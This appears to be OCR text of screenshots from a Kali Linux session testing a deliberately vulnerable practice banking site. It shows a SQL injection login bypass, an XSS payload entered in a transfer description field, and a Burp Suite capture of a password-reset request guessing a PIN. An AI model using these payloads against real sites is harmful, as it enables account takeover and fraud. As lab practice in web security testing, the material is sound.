


kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VirtualBox
File
Machine
View
Input
Devices
Help
Login - Vulnerable Bank
Not secure
vulnbank.org/login
Welcome Back
Login
Don't have an account? Register
Forgot Password? Reset here

' OR '1'='1' --

••••••

Successful SQL Injection2



kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VirtualBox

Vulnerable Bank

Welcome back, tester123

Saturday, December 6, 2025

CURRENT BALANCE

$100001997635.0

Account Number: 4700245195

Send Money

Transfer money to another account quickly and securely.

Request Loan

Need funds? Apply for a loan with competitive rates.

Virtual Cards


Create and manage your virtual payment cards.

Pay Bills

Pay your bills easily from your account.

Profile

Cross-Site Scripting (XSS)



Money Transfer


Recipient Account Number: 3332444444

Amount: 50

Description (optional): `<img src=x onerror=alert(1)>`

Request a Loan

Successful XSS




$1000000.00	pending
$50000.00	pending
$99999999999.00	approved

Transaction History

To: 3332444444
2025-12-06 22:24:42.343930
-$50

To: 3332444444
2025-12-06 22:23:15.901106
-$10

Password reset using burpsuite


kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
7:31
Reset Password
Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding CSS, image and general binary content
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Search
0 highlights
Event log (12)
All issues
Memory: 160.7MB
Disabled
Notes

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response ti
174	http://vulnbank.org	GET	/reset-password			200	4933	HTML		Reset Password - Vulner...			104.21.5.243		22:28:50 6 D...	8080	119
175	http://vulnbank.org	POST	/cdn-cgi/rum?	✓		204	689	text					104.21.5.243		22:28:51 6 De...	8080	159
176	http://vulnbank.org	POST	/cdn-cgi/rum?	✓		204	683	text					104.21.5.243		22:28:51 6 De...	8080	95
177	http://vulnbank.org	POST	/api/v3/reset-password	✓		400	667	JSON					104.21.5.243		22:29:36 6 De...	8080	203
178	http://vulnbank.org	POST	/api/v3/reset-password	✓		400	667	JSON					104.21.5.243		22:30:11 6 De...	8080	203
179	http://vulnbank.org	POST	/api/v3/reset-password	✓		400	661	JSON					104.21.5.243		22:30:17 6 De...	8080	174
180	http://vulnbank.org	GET	/reset-password			200	4931	HTML		Reset Password - Vulner...			104.21.5.243		22:30:26 6 D...	8080	206
181	http://vulnbank.org	POST	/cdn-cgi/rum?	✓		204	695	text					104.21.5.243		22:30:27 6 D...	8080	407
182	https://static.cloudflareinsights...	GET	/beacon.min.js/vcd15cbe7772f49c399...									✓	104.16.80.73		22:30:27 6 D...	8080	
183	http://vulnbank.org	GET	/reset-password?username=Nom&res...	✓		200	4925	HTML		Reset Password - Vulner...			104.21.5.243		22:30:41 6 D...	8080	110
184	https://static.cloudflareinsights...	GET	/beacon.min.js/vcd15cbe7772f49c399...			200	20300	script				✓	104.16.80.73		22:30:41 6 D...	8080	64
185	http://vulnbank.org	POST	/cdn-cgi/rum?	✓		204	683	text					104.21.5.243		22:30:48 6 D...	8080	614
186	http://vulnbank.org	POST	/api/v3/reset-password	✓		400	665	JSON					104.21.5.243		22:31:01 6 De...	8080	205

Request


```
POST /api/v3/reset-password HTTP/1.1
Host: vulnbank.org
Content-Length: 60
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/136.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://vulnbank.org
Referer:
http://vulnbank.org/reset-password?username=Nom&reset_pin=5678&new_password=admin
Accept-Encoding: gzip, deflate, br
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozODE5LCJ1c2VybmFtZSI6ImFkbWluIi
wiaXNfYWRtaW4iOnRydWUsImlhdCI6MTc2NTA2MDg4M30.LnNNU7Xfs_2xZOFU5y5xIUZxQ4OOGZATA_NwW
6GCTMU
Connection: keep-alive

{
  "username":"Nom",
  "reset_pin":"5678",
  "new_password":"admin"
}
```

Response

```
HTTP/1.1 400 Bad Request
Date: Sun, 07 Dec 2025 03:31:03 GMT
Content-Type: application/json
Content-Length: 59
Access-Control-Allow-Origin: http://vulnbank.org
Vary: Origin
Server: cloudflare
cf-cache-status: DYNAMIC
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Report-To:
{"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.co
m/report/v4?s=EVjEydMPDdpueds4oQgW4ob4JNUaf5tLAeN6F%2BXuL58jIDj9ZtlRus62xHKLrTLidQI
gQ0%2FY9yd5GVDRdZRZQEjMh0AfWzVwaGaCww%3D%3D"}]}
CF-RAY: 9aa0f2abee18ccf4-LHR
alt-svc: h3=":443"; ma=86400
Connection: keep-alive

{
  "message":"Invalid reset PIN",
  "status":"error"
}
```

